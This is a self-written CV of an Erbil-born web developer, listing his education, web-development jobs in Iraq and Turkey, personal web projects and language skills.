Date and Place of Birth: 02 February 1989, Erbil, Iraq

Marital status: Single

Phone: +90 (0)545 450 8232

E-mail: info {at} saadulla.com

DEDUCATION:

B.Sc.: Cihan University, Faculty of Science, Department of Computer Science. Erbil, Iraq, July 2011

High School: Erbil School, Erbil Iraq, 2007

WORK EXPERIENCE:

Mar 2011 - present

Founder of Suncode for IT Solutions and Consultancy.

Mar 2016 - June 2016

Senior web developer at SDN shiftdelete.net and techinside.com

Mar 2013 - Sep 2015

Senior web developer at Glovage IT A.Ş. Ankara, Turkey

July 2010 - June 2011

Front-End & Back-End Developer and manager of web development dep. at 3pleTech Co., Erbil, Iraq

PROJECTS:

- Online TV channels live streaming platform: www.kurdtvs.com
- BSc Graduation project: "Web-Based E-marketing and Photo Stock"(HTML, PHP, MYSQL), 2007
- Developing and redesigning a discussion board (www.xeyal.net/forum), 2007
- Electronic Medical Record (EMR) (HTML, PHP, MySQL, JavaScript, jQuery)
- Custom CMS (Content Management System) (HTML5, PHP , MySQL , jQuery)
- Online Font Converter Ali-Unicode-Ali and Latin to Unicode Converter www.xeyal.net/font

LANGUAGE SKILLS:

- English (Advanced)
- Turkish (Fluent)
- Arabic (Advanced)
- Kurdish (Mother tongue)